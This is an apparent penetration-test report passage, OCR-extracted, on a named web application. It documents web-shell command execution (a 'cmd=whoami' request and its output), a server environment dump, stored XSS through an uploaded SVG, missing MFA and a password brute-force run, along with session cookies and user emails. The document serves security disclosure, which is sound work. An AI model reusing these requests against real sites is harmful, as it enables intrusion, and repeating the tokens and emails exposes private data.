
Step3:



```
GET /documents/clm_pics/shell41715092906.php?cmd=whoami HTTP/2
Host: wps.jamipol.com
Cookie: XSRF-TOKEN=
eyJpdiI6ImtHVUVTS3MySFV1bWJ1anRBUG1KZ3c9PSIsInZhbHVlIjoiS0FkQzhaemkxakl1v0TEvVnVDY1
pZ0U5Hb2h6L3FMek5rd0JZeGsyL2s3akZjMmd3b0x0UnB1VU9FMnBibERxTUF5NmR0bC8yY0N2clNFTWN5
TGpFZTErZTQremN1Tkl4Qi9wSHpqbmp3dHNJU2p0T3FvWGV1dFNic1BYYzVkNU0iLCJtYWMiOiIxY2JhMD
VjNDE50GM4ZjZkMzNjODU2MGQ2YWZhNmY0MDgyNDE4ZTM0ZmY2YzNm0GZ1YTA50DEyZDVmMDk1MzRmIiwi
dGFnIjoiIn0%3D; suraksha_session=
eyJpdiI6IlZRNFNsNW1ZV0o0eHN5YnNhbUFNc3c9PSIsInZhbHVlIjoiajFVdnh1MzZCbVdCR3QwSk1jSW
I2SWdaVFp6YWNUTGk4QnBqbHEyU0xCbzJEei9Zamw3ckJ3MDZJKzRpM3RuQTFWZV1pVzZQUmo2SndDZUdP
b1Z5MXp4dUQvQ3ZNMTR4WXMrSHZjdHVCanRBNFVuUl1ZckoORU16STlmdWFMQnYiLCJtYWMiOiIzZGYzZT
MOZTRjMDQzZDhlNWQ2NDI3NDM5YTk5NWNhMmYwNTZkN2NjZGVlOWQ2M2YxZjc5NzZkNjg4MzZ1YTFlIiwi
dGFnIjoiIn0%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Date: Tue, 07 May 2024 14:43:30 GMT
Content-Length: 38

<pre>
 iis apppool\defaultapppool
</pre>
```

Step4:




https://wps.jamipol.com/documents/clm_pics/shell21715092595.php

Variable	Value
$_SERVER['COMPUTERNAME']	WINDOWS-B67FQ39
$_SERVER['ComSpec']	C:\Windows\system32\cmd.exe
$_SERVER['DriverData']	C:\Windows\System32\Drivers\DriverData
$_SERVER['LOCALAPPDATA']	C:\Windows\system32\config\systemprofile\AppData\Local
$_SERVER['NUMBER_OF_PROCESSORS']	2
$_SERVER['OS']	Windows_NT
$_SERVER['Path']	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files\Azure Data Studio\bin;C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\;C:\Program Files (x86)\Microsoft SQL Server\150\Tools\Binn\;C:\Program Files\Microsoft SQL Server\150\Tools\Binn\;C:\Program Files\Microsoft SQL Server\150\DTS\Binn\;C:\Program Files (x86)\Microsoft SQL Server\150\DTS\Binn\;C:\PHP;C:\Program Files (x86)\Microsoft SQL Server\160\DTS\Binn\;C:\Program Files\Microsoft SQL Server Migration Assistant for MySQL\bin\;C:\Program Files\dotnet\;C:\Program Files (x86)\dotnet\;C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps
$_SERVER['PATHEXT']	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
$_SERVER['PROCESSOR_ARCHITECTURE']	AMD64
$_SERVER['PROCESSOR_IDENTIFIER']	Intel64 Family 6 Model 85 Stepping 7, GenuineIntel
$_SERVER['PROCESSOR_LEVEL']	6
$_SERVER['PROCESSOR_REVISION']	5507
$_SERVER['ProgramData']	C:\ProgramData
$_SERVER['ProgramFiles']	C:\Program Files
$_SERVER['ProgramFiles(x86)']	C:\Program Files (x86)
$_SERVER['ProgramW6432']	C:\Program Files
$_SERVER['PSModulePath']	C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules;C:\Program Files (x86)\Microsoft SQL Server\150\Tools\PowerShell\Modules\
$_SERVER['PUBLIC']	C:\Users\Public
$_SERVER['SystemDrive']	C:
$_SERVER['SystemRoot']	C:\Windows
$_SERVER['TEMP']	C:\Windows\TEMP
$_SERVER['TMP']	C:\Windows\TEMP
$_SERVER['USERDOMAIN']	WORKGROUP
$_SERVER['USERNAME']	WINDOWS-B67FQ39$
$_SERVER['USERPROFILE']	C:\Windows\system32\config\systemprofile
$_SERVER['windir']	C:\Windows

4.2 Stored Cross Site Scripting (XSS):

Step: As show below, we were able to upload malicious svg file from the upload image function in Requestgatepass module of the application. The application does not validate the extensions properly. The malicious xss payload is triggered when a victim tries to access the malicious svg file.



https://wps.jamipol.com/documents/clm_pics/xss1715090917.svg


wps.jamipol.com

```
XSRF-
TOKEN=eyJpdiI6IlJSaFZGeHJrcDhVVWI6UzBBeVpFb2c9PSIsInZhbHVlIjo
iU25HMGFaODZzUHd6L3MyWHhjdGIrV256cGZYQTZpd3kvNVcvMnVa
WWNZWWQzNHBReXhWU1kya1U4RnN3QkZFYVI1VUNvV2hWckI4VUR
Ub0p4OEVkQ0lUQ1B2dVNnV2IsbW5zdlI5QzITQUwvRkI2UFpNZ0w4cW
YybzFuY3MxbmwiLCJtYWMiOiJiMDAxNGM2NzFlY2Y2ZGMzNjhjNzRhM
Dg4ZmNlNDViYmUxMWE3ZDkxYzYzMTEyZjgzN2Q2OWUzNzY5NTRhO
WNhliwidGFnIjoiIn0%3D
```

Transferring data from wps.jamipol.com...

4.3 Multi-Factor Authentication (MFA) Protection is not enabled:

Step: As it can be seen been below, we can see the login page.



https://wps.jamipol.com/login

JAMIPOL
CIN - U24111JH1995PLC009020

SURAKSHA


Login

Employee P.No./Vendor User Name: jekeg49600@agafx.com

Password: ••••••••••


☑ I'm not a robot

Step: As it can be seen below, after login no MFA is implemented.



4.4 Sensitive parameters are Susceptible to brute force attack:

Step1 – As it can be seen below captcha is not changing with request.



7. Intruder attack of https://wps.jamipol.com
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	2	password	302	3205			1472	
16	2	admin123	302	2783			1472	
17	2	sahdj	302	2045			1472	
18	2	wjhs2123	302	2771			1472	
19	2	KJHDJKS	302	3187			1472	
20	2	DJKSAjk	302	2503			1472	
21	2	sjdfn	302	2108			1472	
22	2	EY*!!iLDjv	302	2214			1522	

Request
Response
Pretty
Raw
Hex

```
Referer: https://wps.jamipol.com/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

_token=XbycJnb021wAH0RdEV6FKGhsvbfiJ3jaAAYliAGz&vendor_code=rohanshaw239%40gmail.com&password=sahdj&g-recaptcha-response=
03AFcWeA6YugwD8jUL4YAS3iiwJsSPzwF3k7zuEY5_mFweRx4dkKR50W6WBsLD7pGLINBXD8AFSFjz1Jcd3sC0Zm5WQT2At7_MtfLE_tvm0r_jULGNWU-kVtAYGk7gdL3I6nMBYFExHMhQ5PUJGfwvdwvSlgoECPpWWjGmgTTzkYFfeg65e7f0Wxnzy
nkWY7wWwslKHXLMQQWeM0_DpjPbvd3pJhIsgCBQdleAuTDWiJIYvnXX31rS4oYKNj0GnWcUx81Zk7cnYJM0sXL5NiXE3UVhqqfUPmuxfZmIaTgWio8rj9SllxoTWIiExBb_Kuv1Hilkv0BAbSUwMZwx54ewn0ZfFnHCFhwC9YKrhrv3bIfHVpm5rme7
Se0KahBXwJ-8oycBssljliqW6GLxRcbFK-yeimSdXQgWjbLWBW00SJRwpV0Hk9jq06DDURLEPPqgv2g4PfDGoTBMqUYvH2_0NWpJLUjxRKUPkq0jK9nwNHZ49x6gL_Rz-2FYPgJoCc3irPpRX5fVQRIRTiGDTaFJPrukDFV8dDZZz8xD6TPiKGonHnY
60xM0wDkqQAD3LfXbralep8ia8imjqCH8jYxgpBKzXi6P3Dzv10Zjc017v9TMbBglUMuuM6mMM-dypDby4aeSfpHKkYVaAoRSmiYAzZaxiu5yrxfoYZZFEVuBBJaNk5k0qxIyKiu90kRuiC2j0bx3ZLA4U19DcZFwTg5i51FuvNluEHRiDp0UDZfcPb
hlGdgv6Rd49zwYN2N7hSt9mQuVs8azklDTI93LiMew8j9_Xalj5m7rFAPkwlbSQVTG3VfKrTZ526tghL72vT_lsJc30_hNZ0Gbae4eB3QPqlbbarSx9-z8aGpS0HlKfEpnoKyV-Tj03kabqe0t_tKF0bXNB6-wQNUS_iE5DI9IXN7ErcYMabZHUI04V
BHItDoFLW10VpZygIWToB2ooGUTeuPW5gRimmaop0G4geSG4eMgaWkUx_zh9JTYN5lbKjdr08ZtYuPTyBep_6niplg_utne9Ectc7mtounD0DEpmdqsCMzvXK74XWUXLQkpXpGGc0rMTYH92EgZo89bSoIqcUk809bGCSXJxog2p6s6PBElqmJf2U5D
